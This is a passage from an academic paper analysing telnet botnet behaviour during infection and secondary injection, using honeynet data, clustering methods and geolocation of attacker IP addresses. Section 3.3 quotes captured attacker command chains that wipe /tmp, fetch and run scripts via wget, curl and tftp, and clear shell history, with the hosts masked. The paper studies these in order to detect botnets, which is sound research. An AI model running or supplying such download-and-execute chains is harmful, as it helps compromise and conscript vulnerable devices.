Journal of Universal Computer Science, vol. 25, no. 11 (2019), 1417-1436
submitted: 15/2/19, accepted: 26/7/19, appeared: 28/11/19 © J.UCS

Analysis of the Infection and the Injection Phases of the Telnet Botnets

Tomáš Bajtoš
(Pavol Jozef Šafárik University, Faculty of Science, Košice, Slovakia
tomas.bajtos@upjs.sk)

Pavol Sokol
(Pavol Jozef Šafárik University, Faculty of Science, Košice, Slovakia
pavol.sokol@upjs.sk)

Andrej Gajdoš
(Pavol Jozef Šafárik University, Faculty of Science, Košice, Slovakia
andrej.gajdos@upjs.sk)

Katarína Lučivjanská
(Pavol Jozef Šafárik University, Faculty of Science, Košice, Slovakia
katarina.lucivjanska@upjs.sk)

Terézia Mézešová
(Pavol Jozef Šafárik University, Faculty of Science, Košice, Slovakia
terezia.mezesova@upjs.sk)

Abstract: With the number of Internet of Things devices increasing, also the number of vulnerable devices connected to the Internet increases. These devices can become part of botnets and cause damage to the Internet infrastructure. In this paper we study telnet botnets and their behaviour in the first two stages of its lifecycle - initial infection, and secondary infection. The main objective of this paper is to determine specific attributes of their behavior during these stages and design a model for profiling threat agents into telnet botnets groups. We implemented a telnet honeynet and analyzed collected data. Also, we applied clustering methods for security incident profiling. We consider K-modes and PAM clustering algorithms. We found out that a number of sessions and credential guessing are easily collected and usable attributes for threat agents profiling.

Key Words: security, clustering, threat agent, telnet honeypot, profiling
Category: D.4.6,I.5.3,K.6.5

1 Introduction

There is an increasing number of cyber attacks targeted towards all varieties of devices and therefore methods for their detection must evolve as well. We focus on threats called *botnets* - a large network of interconnected infected computer systems or application that can perform repeatedly multiple tasks. A singular such infected system is called *a bot* [Eslahi et al., 2012].

There are 3 main elements in a botnet: (I) the bots, (II) command and control (C&C) servers, and (III) the botmaster. A bot is a malicious code designed to infect the vulnerable hosts and become part of the network without the victim's knowledge. A botmaster then sends commands to bots from C&C servers via the Internet. Botnets are therefore a threat to the general Internet infrastructure.

[Silva et al., 2013] describes botnet lifecycle, which is illustrated in Figure 1. In our paper we focus on analyzing the first two lifecycle phases - initial infection, and secondary injection - in order to improve detection of botnets in computer networks. In [Silva et al., 2013], the initial infection phase is defined as "a regular computer infection procedure, which may be carried out in different ways as a typical virus infection would be." Infection must be successfully completed before the secondary injection phase starts, in which the infected host searches for binary files in the botnet database, tries to download and execute them [Silva et al., 2013]. These binaries then make the host behave as a bot and execute commands given from C&C server.



Figure 1: Botnets lifecycle

The most common protocols for botnet communication are IRC, HTTP, DNS, and P2P [Gibbs, 2014]. Similarly, the vulnerabilities of network protocols like SMB, Telnet, or HTTP are used for spreading of the botnet. A study by [Heo and Shin, 2018] shows an increase in Telnet protocol being used to spread botnets. Botnets such as Mirai or Qbot, which spread across IoT devices, routers, DVRs and IP cameras, are trying to spread through a weakly secured telnet service [Van der Elzen and van Heugten, 2017]. The first sign of bot activity is to test whether the telnet service on the device is running and if it is running on the expected standard port. If it is available, it tries to test the environment if it can run its code, or if the instance is not already running. Then it tries to get the malicious code that runs the bot program itself.

Botnet detection means recognizing the activity of the whole botnet, or of its individual parts. In the ideal case, both control and client parts of the botnet can be identified [Eslahi et al., 2012]. In such a case, its activity can be halted, but often it is possible to detect the activity only on individual computers. One of the used tools to botnet detection are honeypots and honeynets. Honeypots can be defined as closely monitored computing tools whose role is to be attacked by attackers [Provos and Holz, 2007]. They are system resources whose highest value lies in unauthorized use [Joshi and Sardana, 2011]. For example, a honeypot may be a service, application, system, or set of systems, as well as a piece of data, etc. An important assumption is that every attempt to use this device is considered suspicious. Each activity performed on a honeypot is recorded and analyzed later. A network consisting of several honeypots is called honeynet.

Profiling is often used to group data points together based on their dominant behaviour using various algorithms [Dua and Du, 2016]. This paper is an extension of our previous work [Bajtoš et al., 2018]. In our previous paper, we have focused on features (signatures) of botnet behaviour (usage of specific commands or directories). Based on these features we empirically stated 9 botnet families. Also we analyzed the IP addresses used in the botnets (e.g. for downloading binary files). In the current paper we add some new attributes (e.g. the count of sessions, the count of credential guesses) to analysis. We focus on profiling threat agents (IP addresses) in the infection and the injection phases. For this purpose, we transform collected data (usage of commands and directories) to binary data and use two clustering approaches (PAM and K-modes) to purpose of profiling of threat agents. Also, we discuss how these attributes influence the clusters. Moreover, we extend geospatial analysis of source and propagation IP addresses.

The main goal of this paper is an analysis of the behaviour of telnet botnets in the infection and the secondary injection phases. We state the following research sub-goals: (I) determine the specific attributes of the telnet botnets' behaviour during the infection and injection phases, (II) design a model for profiling telnet threat agents based on the signature determined in the first research question.

The second aim of this paper is to design a model for profiling threat agents into telnet botnet groups. We use the signatures determined in the previous subsection. To assign agents to individual groups we employ well-known clustering algorithms suitable for our specific dataset. Having binary and categorical variables we focus on the k-modes and PAM approach. In the next paragraphs, we describe clusters based on the PAM approach with two clusters and based on the k-*modes* method with 5 clusters. For each cluster we provide representatives.

This paper is organized into six sections. [Section 2] focuses on the review of published research related to research questions. [Section 3] focuses on the research methodology and outlines the data set and methods used for the analysis. [Section 4] states results from analysis of the behaviour of the telnet botnets. [Section 5] discusses knowledge obtained from the analysis. The last section contains conclusions and our suggestions for the future research.

2 Related works

Majority of the related work focuses on distinguishing between a legitimate and malware behaviour, whether by identifying network traffic or mobile application as something that exhibits botnet behaviour. [Chamotra et al., 2016] used honeypots to capture malware samples and captured native API call sequences to extract features such as source IP address, C&C IP addresses, domain names, etc. and classify the samples as a bot or nonbot. K-nearest neighbours classifier was used by [Zhi et al., 2017] to build a Venn-Abers predictor. They predicted if traffic belongs to a botnet activity and their detection model mitigates the problem of having a static threshold to differentiate between botnet and non-botnet traffic. [Nõmm and Bahşi, 2018] provided a method for detecting anomalous network traffic in IoT networks. They achieved low computational complexity of detection performance by using one common learning model and reducing feature set to 10 features with which the model is trained.

[Dowling et al., 2017] created a honeypot that simulated a gateway in ZigBee protocol and collected the commands of bot malware. Captured traffic is simply divided into a DDoS or bot traffic and no further profiling is performed. [Koroniotis et al., 2017] compared various machine learning techniques to detect botnet and track their further activity based on network flow.

[Wang et al., 2018b] proposed a botnet classification system that clusters similar sessions with common behaviour. The session were created by merging Netflow logs into bidirectional sessions. That these groups are botnets is based on a premise that such patterns can only be generated by man-made malware. [Tariq and Baig, 2016] centrally collected flow statistics in form of counters. Applying C4.5 decision tree they showed such counters are suitable to distinguish behaviour patterns of bots. [Pektaş and Acarman, 2018] proposed an approach without no prior knowledge about the botnet traffic we want to detect. They showed that peer-to-peer and other botnet types can be detected by statistical features extracted from network flows. [Oh et al., 2015] analyzed behavioural patterns and determined malicious characteristics of Android applications.

[Tansettanakorn et al., 2016] used similar approach. They developed a system that learns characteristic of several Android botnet families and were able to recognize if it is a part of a botnet or not. As a part of larger Android botnet response model, [Yusof et al., 2017] introduced a botnet classification that exploits GPS. Their results are 29 classifications based on permissions and API calls. They identified 16 permissions and 31 API calls that are most related when determining whether an application is mobile botnet. Their experimental results on 800 Google Play Store applications show Random Forest algorithm has the highest accuracy.

A comprehensive taxonomy of botnets was presented by [Vormayr et al., 2017]. They performed an in-depth analysis of network communication, examining the topology, used protocols, data exchange, usage of encryption and other features. A network-based botnet detection system can be built based on their results. [Niranjan et al., 2018] take the approach of combining 3 classifiers and automatically chose the features used for classification based on mean weight selection. They classified the botnet according to its primary function (spam, DDoS, click fraud, port scan). Further types of botnes were identified by [Zhou et al., 2018]. They utilized 32 features that were input into a Convoluted Neural Network and were able to identify 12 categories of botnet traffic. A dataset with encrypted and plaintext botnet traffic was used as a training set. [Chang et al., 2015] observed the attacking capabilities of at the time most active botnets. Their behaviour analysis showed that different botnet families collaborate during DDoS attacks. DDoS botnets were also closely analyzed by [Wang et al., 2018a]. They enriched the directly observed attack data with geospatial data and provide new insights into the behaviour of DDoS attacks. Their and our papers share several features used as descriptors for the botnet families.

3 Methodology

This part of the paper describes the input data and the way of their collection. Also, this chapter outlines the preprocessing of data and their analysis.

3.1 Data collection

We implemented a new type of honeynet to study botnets - with a specific purpose to attract telnet botnets and silently capture the traffic. Even though virtual machines were used as honeypots, our honeynet is able to include any real telnet device in its network.

A virtual honeypot instance in our honeynet is a virtual machine built on one of the following CPU architectures: MIPS, MIPSEL, PowerPC, armel, and armhf. We use full-system emulator and virtualizer called Qemu. As an operating system, we use a freely available Linux distribution Debian. A server application of the telnet protocol, telnetd, is installed on each virtual machine from official Debian distribution repositories. This service represents an entry point to the honeypot for an attacker.

A single vulnerability is designed in the honeypots for bots to exploit unchanged default login credentials (i.e. user/user, root/toor). Each honeypot has a fixed public IP address from the range that has been allocated to our research activity. These interfaces are terminal access points (TAPs) and therefore they work on the second layer of the ISO OSI model. *Libvirt* ensures that Ethernet frames reach virtual network interfaces. To bridge these interfaces to the network, we created a network bridge using the bridge-utils toolbox (brctl tool). The network bridge connects an interface connected to the university network with honeypot interfaces to a physical network. The physical network interface includes firewall blocking outbound activity to minimise the risk of spreading the botnet activity to legitimate systems. In the case of a botnet, it is necessary to ensure that the bot cannot perform attacks for which it was created. Linux firewalls, iptables and ebtables, are used to block outbound activity on the network layer and data link layer.

Data capture is focused on telnet commands. Using the tool tcpflow, we track telnet communication that points to honeypots at the network bridge. Thanks to the fact that telnet communication goes without encryption, we can place this sensor between communicating network interfaces. This approach improves an undetectability of our honeypots and therefore it is hard for attackers to realize, they are in controlled environment. We created a tool that processes the output from tcpflow, captures specific commands, and saves them to the database table.

We have chosen to use a local *SQLite database.* The entire database is contained in one file, which is its main advantage in archiving the collected data. We store the commands sent to the honeypots, the source and destination IP addresses and ports, a timestamp, number of packets used to send commands, and additional information (if the command contains some of the interesting keywords) there.

The Telnet honeynet collected data within two periods: (I) the first period (from *21 Dec 2017* to *15 Feb 2018*) - 2,402,722 records were collected; (II) the second period (from *17 Jul 2018* to *27 Nov 2018*) - 3,626,753 records were collected.

The following parameters are included in the collected dataset as the basis for analyzing the botnet activity: (I) *source IP address* - a source IP address of the attacker, (II) *source port* - a source port of the attacker, (III) *destination IP address* - a destination IP address that represents the honeypot, (IV) *destination port* - a destination port, which was always 23 (Telnet), (V) *command* - commands captured from the telnet communication, (VI) *timestamp* - represents time of the command capture, (VII) *interesting commands* - a boolean value, that represents if the command consists of interesting words (e.g. wget, curl), (VIII) *number of packets* - represents the number of packets the command was composed of.

3.2 Preprocessing of the data

The first stage of preprocessing consists of removing faulty or incomplete data. For example, the data containing "Login incorrect" was removed. After this stage *6,028,740* records remained.

These records were subsequently aggregated according to the source and destination IP addresses. We received 18,792 entries, which contained 18,290 unique source IP addresses. After aggregation the dataset consists of the following fields: (I) **id** - identifier of the attack - it is used to retrieve the source data, (II) *src* - source IP address, (III) *dst* - destination IP address (IP address of the honeypot, in our research we have 2 honeypots for each same architecture), (IV) *prop_ip* - IP address, from which the shell code was downloaded, (V) *count_sessions* - the count of sessions (connections) of the attacker on the honeypot (followed by about 3 seconds consecutively) for one source IP address, (VI) *count_credential_guess* - the count of credentional guess (login name and password) during all sessions for one source IP address till the correct login or end of session, (VII) *attributions* - binary variables that represent the IP address properties (a used commands or directories). Table 1 below describes the individual attributes and their count in the collected data.

Afterwards fields src and prop_ip were removed. These fields are not binary data and consist of a huge amount of the different IP addresses. For this reason, it is not possible to categorize these fields. Removing records in which attribute count_credential_guess is equal to 0 clears from the collected data those records which cannot be executed in the present environment. Even if those commands are interesting, the attacker had never logged in before trying to execute them. That means, that the attacker would never succeed in their execution. The results of this operation was 144 records omitted from the data set.

The next step in pre-processing procedure is the categorization of numeric variables - count_credential_guess, and count_sessions - into evenly-sized groups. For the clustering analysis, the specific number is not so relevant and it seems sufficient to create categories of counts and express only reduced information hidden in the categories. They can be very well interpreted. Consequently such categorized variables can be easily converted to several dummy variables. This is convenient because clustering performs well with homogeneous input data in binary form. Figure 2 shows the group distributions.

Table 1: Description of the attributes

Attribute	Usage of	Count	Attribute	Usage of	Count
prop_wget	wget command	51	prop_curl	curl command	2
prop_tftp	tftp command	42	prop_ftpget	ftpget command	25
prop_echo	echo command	13	prop_cd	command	928
prop_cat	cat command	6417	prop_rm	rm command	47
prop_chmod	chmod command	43	prop_dd	dd command	13
prop_sh	sh command	40	prop_run	run command	10
prop_cp	cp command	891	prop_busybox	busybox utility	6631
dir_root	root directory	25	dir_tmp	tmp directory	37
dir_var_run	/var/run directory	26	dir_dev_shm	/dev/shm directory	1
dir_mnt	mnt directory	26	dir_bin	bin directory	5429
dir_run_lock	/run/lock directory	891	dir_var	var directory	2
dir_proc_mounts	/proc/mounts directory	6119			

The count of the sessions are divided into 4 categories: *Category 1* (1 session), *Category 2* (2 - 5 sessions), (III) *Category 3* (6 - 12 sessions), (IV) *Category 4* (13 and more sessions).

The count credential guess are divided into 3 categories: (I) *Category 1* (1 - 3 credential guesses), (II) *Category 2* (4 - 20 credential guesses), (III) *Category 3* (21 and more credential guesses).



Figure 2: Categorization of the count of sessions and the count of credential guesses.

3.3 Outliers

Before the clustering itself we first removed the variables prop_curl, prop_run, dir_dev_shm, dir_var because they appeared less than 11 times in the whole data set. We also removed those 11 rows corresponding to the mentioned attributes.

Afterwards, another two variables were removed - prop_echo, prop_dd - with only 6 occurrences of ones. In total we removed 17 rows from data set but we do not ignore them. We labeled them as outliers and they deserve an individual investigation. Examples of these outliers are:

- without logging in, in short time interval repeated 3 time the same command sequence:
  ```
  cd /tmp; rm -rf *; wget -q http://x.x.x.x/gtop.sh;
  chmod +x gtop.sh; sh gtop.sh; rm -rf *
  ```
- tried once without logging in the following sequence:
  ```
  cd /tmp || cd /var/run
  || cd /dev/shm || cd /mnt || cd /var; rm -rf *;
  wget http://x.x.x.x/0x9bin.sh; chmod 777 0x9bin.sh;
  sh 0x9bin.sh; wget http://x.x.x.x/0x9binv2.sh;
  chmod 777 0x9binv2.sh; sh 0x9binv2.sh;
  curl -O http://x.x.x.x/0x9curl.sh; chmod 777 0x9curl.sh;
  sh 0x9curl.sh; tftp -r 0x9t1.sh -g x.x.x.x;
  chmod 777 0x9t1.sh; sh 0x9t1.sh; tftp x.x.x.x -c get 0x9t2.sh;
  chmod 777 0x9t2.sh; sh 0x9t2.sh; rm -rf *.sh; history -c
  ```

The outliers that were removed because some of their attributes rarely appeared in the data set would do some damage to the attacked devices. Due to sufficiently implemented data control, honeypots were not affected. Exemplary threat agent looks like this:

- logging in with credential `user/user`
- `cat /proc/mounts; /bin/busybox JFRGD`
- `cd /run/lock; cat .s || cp /bin/echo .s; /bin/busybox JFRGD`

-
  ```
  tftp; wget; /bin/busybox JFRGD dd bs=52 count=1 if=.s ||
  cat .s || while read i; do echo \$i; done < .s ||
  /bin/busybox JFRGD
  ```
- `rm .s; wget http://x.x.x.x:15785/.i; chmod 777 .i; ./.i; exit`

These outliers are the most important records. In these attacks the agents both guessed correct credentials and were successful in initial infection phase and also successfully executed commands in secondary injection phase. Those are the attacks to beware of.

3.4 Data analysis

The aim of the paper is to describe behaviour of botnets' spreading phase. Rather than focusing on a subjective expert analysis for grouping we employ objective statistical clustering methods. Statistical clustering methods help us to find the best representation of the data into groups and characterize them.

The data we deal with are mixed-type data [Foss et al., 2018]. Most of the variables belong to dummy variables, i.e., they obtain only values 1 or 0, and are asymmetric. Two of them, a number of sessions and a number of credential guesses, are discrete with only a few various values. We convert the discrete variables to several dummy variables to make data more homogeneous, i.e., a categorical variable taking n different values is substituted by n dummy variables. There are two methods which are in particular appropriate for this kind of data set: the k-modes and the partitioning around medoids (PAM) method.

The k-modes algorithm [Huang, 1998, Chaturvedi et al., 2001] is a useful extension of a more well-known k-means algorithm. The idea of both approaches is to group the individual observations into clusters that are near each other. While in case of the k-means algorithm, the squared Euclidean distance is applied to measure closeness of observations, in case of the k-modes a new dissimilarity measure is implemented. We apply the simple-matching distance to determine dissimilarity of two objects. It is constructed by counting the number of mismatches in all variables. It replaces means of clusters with modes, and thus uses a frequency-based method to update the group representatives in the optimization procedure. The iterative optimization algorithm for k-modes is faster then the one for k-means [Huang, 1998].

The PAM (Partitioning Around Medoids) algorithm is the second clustering method we implement to identify clusters of botnets. The idea behind the method is to find representative objects, called *medoids*, among the observations of the data set of clusters which minimize the sum of the dissimilarities of the observations to their closest representative object. A medoid is chosen as its most central object. The centrality is tested by a systematic permutation of one representative and another object of the population chosen at random, to see if the quality of the clustering increases. In other words if the sum of the distances of all the objects from their representatives decreases. The algorithm stops when no further permutation improves the quality. For implementation of this method we choose the Gower's dissimilarity measure [Gower, 1971, Xu and Wunsch, 2005]. The difference between the two objects i and j is given by

$$d_{i,j} = \frac{\sum \delta_{ij,k} d_{ij,k}}{\sum \delta_{ij,k}}$$

where $d_{ij,k}$ is the distance between i and j considering the kth variable. It takes a value of 0 if values for both objects for the variable k are equal, and 1 otherwise. $\delta_{ij,k}$ captures the asymmetry of the dummy variable and takes a value of 0 if values for both object for the variable k are zero or different, and 1 otherwise. Note that if all variables are dummy, then Gower's similarity distance is equivalent to the Jaccard's similarity distance (from [Jaccard, 1908] and [Kaufman and Rousseeuw, 2009]).

To assess the performance of the clustering methods we employ the coefficient of silhouette. This performance measure captures how similar the botnet is to the botnets in clusters it is assigned to relative to its similarity to the other clusters. Moreover, we use the elbow method to choose the appropriate number of clusters. In other words, we prefer such number of clusters so that adding another cluster does not boost much the performance measure.

This performance measure captures how similar the botnet is to the botnets in a cluster it is assigned to relative to the botnets assigned to other clusters.

For visualization of our high-dimensional clustered data in two dimensions we adopt an exploratory technique called t-Distributed Stochastic Neighbor Embedding (t-SNE) [van der Maaten and Hinton, 2008, van der Maaten, 2014]. In contrast to the classical PCA, the t-SNE method is a non-linear method to reduce the dimension of data and any kind of distance metric can be used as input. It minimizes the divergence between two distributions: one that measures pairwise similarities of the input objects and another measuring pairwise similarities of the corresponding low-dimensional points in the embedding.

All empirical work is performed in R language [R Core Team, 2018] using RStudio [RStudio Team, 2016] and we made use of several helpful packages: *cluster* [Maechler et al., 2017], *klaR* [Weihs et al., 2005] to cluster data, *psych* [Revelle, 2018] to compute the phi coefficient of correlation between two dichotomous variables, *ggcorrplot* [Kassambara, 2018] to display the correlation matrix in the form of heatmap, *Rtsne* [Krijthe, 2015] to reduce data dimension and consequently display clusters with *ggplot2* [Wickham, 2009].

4 Results and discussion

4.1 Telnet botnets' behavior during the infection and injection phase

The heat map in Figure 3 represents the correlation matrix of all selected attributes. More precisely, it contains the values of phi coefficient [Yule, 1912] for all pairs of selected binary variables. The heat map shows that there is a strong direct relationship between the attributes representing the parameters of actions taken after connection to honeypots had been achieved; and an indirect correlation between attributes describing attempts to achieve connection to honeypots.

A strong *direct correlation* with values very close to 1 (0.94 to 1.0) between many attributes of the environment check and file system operations indicates that some of them could be excluded. This is supported in the clustering results as they have not had an impact on the distribution of clusters. Excluding them could, however, mean not finding interesting outliers.

The highest *indirect correlation* is naturally between the attributes representing how many times an attempt has been made to connect to the honeypots by guessing the password (all attributes count_credential_guess_x have among



Figure 3: Correlations between attributes.

each other an indirect correlation value between -0.44 to -0.52). It follows that once the password had been guessed, no more password guessing attempts followed. There is a significant direct relationship showing that when within 1 session less than 3 credentials were guessed, there was no further activity. We start to see a relationship between attributes representing the environment check and file system operations after several credential guesses and within a high number of sessions. An indirect correlation close to zero that is visible for an attribute representing the highest number of opened sessions and the environment check and file system attributes, and at the same time a high direct correlation with highest credential guesses shows there was no further activity after successfully guessing the password.

4.1.1 Binary files

Some interesting attributes we focused on were the individual ways to get binary files into an infected device. From the analysis, we found that the most common way to download binary files is by using `wget`. In all these cases, it was via HTTP protocol on the standard port 80. In just one case, the nonstandard port 280 was used. In addition to `wget`, other tools like `tftp`, `curl`, `ftpget`, or `echo` were used. In several cases, it turned out that attackers do not rely on just one tool, but they use several in predefined order. The most common sequence was `wget`, `tftp`, and `ftpget`. Also worth mentioning is the echo tool, which serves as a redirect of output to a stream (e.g. a console).

4.1.2 Geospatial approach

An analysis of observed IP addresses is related to the botnets' behaviour in the first 2 phases. We focus on the geospatial analysis of source IP addresses of the attacks, as well as the IP addresses that were used to download binaries (propagation IP addresses). None of the botnets we recorded used DNS records to identify the server. In the obtained data there was only 50 unique propagation IP addresses. All IP addresses were enriched by spatial data using an external service ip-api.com.

We identified 4 groups of IP addresses. *In the first group*, source and propagation IP addresses come from the same ASN. This is the case in 6 out of 50 addresses. In 5 cases, the source and the propagation IP addresses are the same. Only in 1 case they were different but from the same ASN (149.28.x.x). *In the second group*, propagation IP addresses come from 1 place and have the same ASN - 35 out of 50. These are shown in Table 2. *The third group* consists of the propagation IP addresses, which come from vicinity of each other, e.g. IP address 63.141.246.x has coordinates (39.0944, -94.5812) and IP address 69.30.214.x has coordinates (39.1012, -94.5788), which is about 900m distance. These IP addresses have different ASN and ISP. To these we can also group IP address 208.67.1.x with coordinates (39.2133, -94.5743), which is in about 14 km distance. The ASN is different, although the ISP is similar in this case (”xSale Internet” and ”xSale Data Center”). *The last group* consists of six IP addresses, which are significant because of their high activity (detection of environment, downloading and running shellcode).

We found that minimal amount of propagation IP addresses matched the IP addresses from which the attacks themselves came from (in our research – only 1 IP address). Here, it is possible to assume that different groups of botnets have specific range of IP addresses for intrusion into systems and a specific range of IP addresses for downloading binaries.

As we can see from Table 2, the IP addresses which look absolutely different on the first view, actually are close geographically. In the case of source IP addresses this can be explained by the ways for botnet spreading, e.g. USB keys are a common spread vector.

Propagation IP addresses are characterized by their stability. The same geolocation in their case (and the same ISP) points towards shellcode located in

Table 2: Propagation IP addresses

Lat	Lon	ASN	Propagation IP	No. source IP
36.066	-115.138	53667	209.141.57.x	2
39.5081	-0.461987	56934	95.215.62.x	6
40.8054	-74.0241	14061	206.81.6.x, 162.243.163.x, 198.199.70.x	9
43.4598	11.8364	31034	80.211.224.x, 80.211.137.x, 212.237.19.x	4
45.6012	-122.534	51570	173.234.31.x, 66.23.201.x	2
47.3667	8.5546	51852	179.43.141.x	2
51.5321	4.46199	43350	46.166.185.x	7
52.3702	4.89517	49349	185.61.138.x	3

the servers of the given ISP. Several DNS names assigned to these IP addresses support this. It implies that the attackers not only extends the size of their botnet, but also extend the location of the shellcode. As is also visible in Table 2, ISPs using different IP addresses for their infrastructure are interesting. From a practical point of view, it is also meaningful to analyze geospatial data as a way of correlation between individual IP addresses and, as this part suggests, also between IP addresses used to store the shellcode.

4.2 Telnet threat agents profiling

The second aim of this paper is to design a model for profiling threat agents into telnet botnet groups. We use the signatures determined in the previous subsection. To assign agents to individual groups we employ well-known clustering algorithms suitable for our specific dataset. Having binary and categorical variables we focus on the k-modes and PAM approach. In the next paragraphs, we describe clusters based on the PAM approach with two clusters and based on the k*-modes* method with 5 clusters. For each cluster we provide representatives.

4.2.1 PAM clustering

In Figure 4 the plotted results from the elbow method suggest to choose 5 or 6 clusters (there is a change point - "an elbow" - in case of 5 clusters). The plot of the silhouette coefficient (Figure 4, right) suggests to choose even more clusters. According to both criteria we ought to choose 5 or more clusters as an appropriate number of clusters in case of PAM clustering. However if we take a closer look at the structure of clusters, from the viewpoint of interpretation the division to 2 clusters by PAM seems to be reasonable.

The first analyzed clustering method is *PAM.* As we mentioned, the appropriate number of clusters for PAM method is 2. *Cluster 1* includes all the



Figure 4: PAM - elbow method and silhouette coefficient.

credential guessing threat agents and the outliers, mentioned in the fifth cluster above. On the other hand, *Cluster 2* includes threat agents, which check for environment. PAM clusters can be practically used to quickly filter out less interesting attacks - reconnaissance scanning and login attempts - from those also checking for environment and attempting further attack actions.

4.2.2 *k*-modes clustering

In Figure 5 the elbow method suggests 5 clusters as an optimal number. The plot of the silhouette coefficient is in favour of 8 or 9 clusters but 5 is also acceptable as the silhouette coefficient for 5 clusters is not significantly lower than the one for 8 or 9 clusters. Five clusters based on *k*-modes clustering are displayed in Figure 6. This visualization is generated by the t-SNE procedure. It is an embedding of high-dimensional space of our data into two dimensional space so that we can approximately imagine where the clusters are located. In Table 3 there is value 1 if the attribute is present, 0 otherwise. Columns with all 0 values are omitted. Each row is a representative element for the cluster.

Table 3: *k*-modes with 5 clusters - representantives of clusters.

cd	cat	cp	proc_mounts	bin	run_lock	busybox	ses1	ses4	guess1	guess2	guess3
0	1	0	1	1	0	1	0	0	0	0	1
0	0	0	0	0	0	0	0	1	0	1	0
0	1	0	1	1	0	1	1	0	1	0	0
1	1	1	1	0	1	1	0	0	0	0	0
0	0	0	0	0	0	0	1	0	1	0	0



Figure 5: K-modes - elbow method and silhouette coefficient



Figure 6: k-modes with 5 clusters

The first cluster consists of threat agents that guess credentials over several sessions from one IP address. If they guess the credentials correctly, they proceed to check for the present environment. Specific attributes for these threat agents are commands `cat` and `busybox` and directories `bin` and `/proc/mounts` that indicate checks of the system mounts for a writable location in the target filesystem.

Threat agents in *Cluster 2* try several passwords, each with a new session and do not proceed with further actions, whether a credential guess has been successful or not. Exemplary threat agent tries credentials `root/root` at short intervals from different source ports (32967, 33154). It can be assumed, that in this phase botnets try to find vulnerable devices with default credentials.

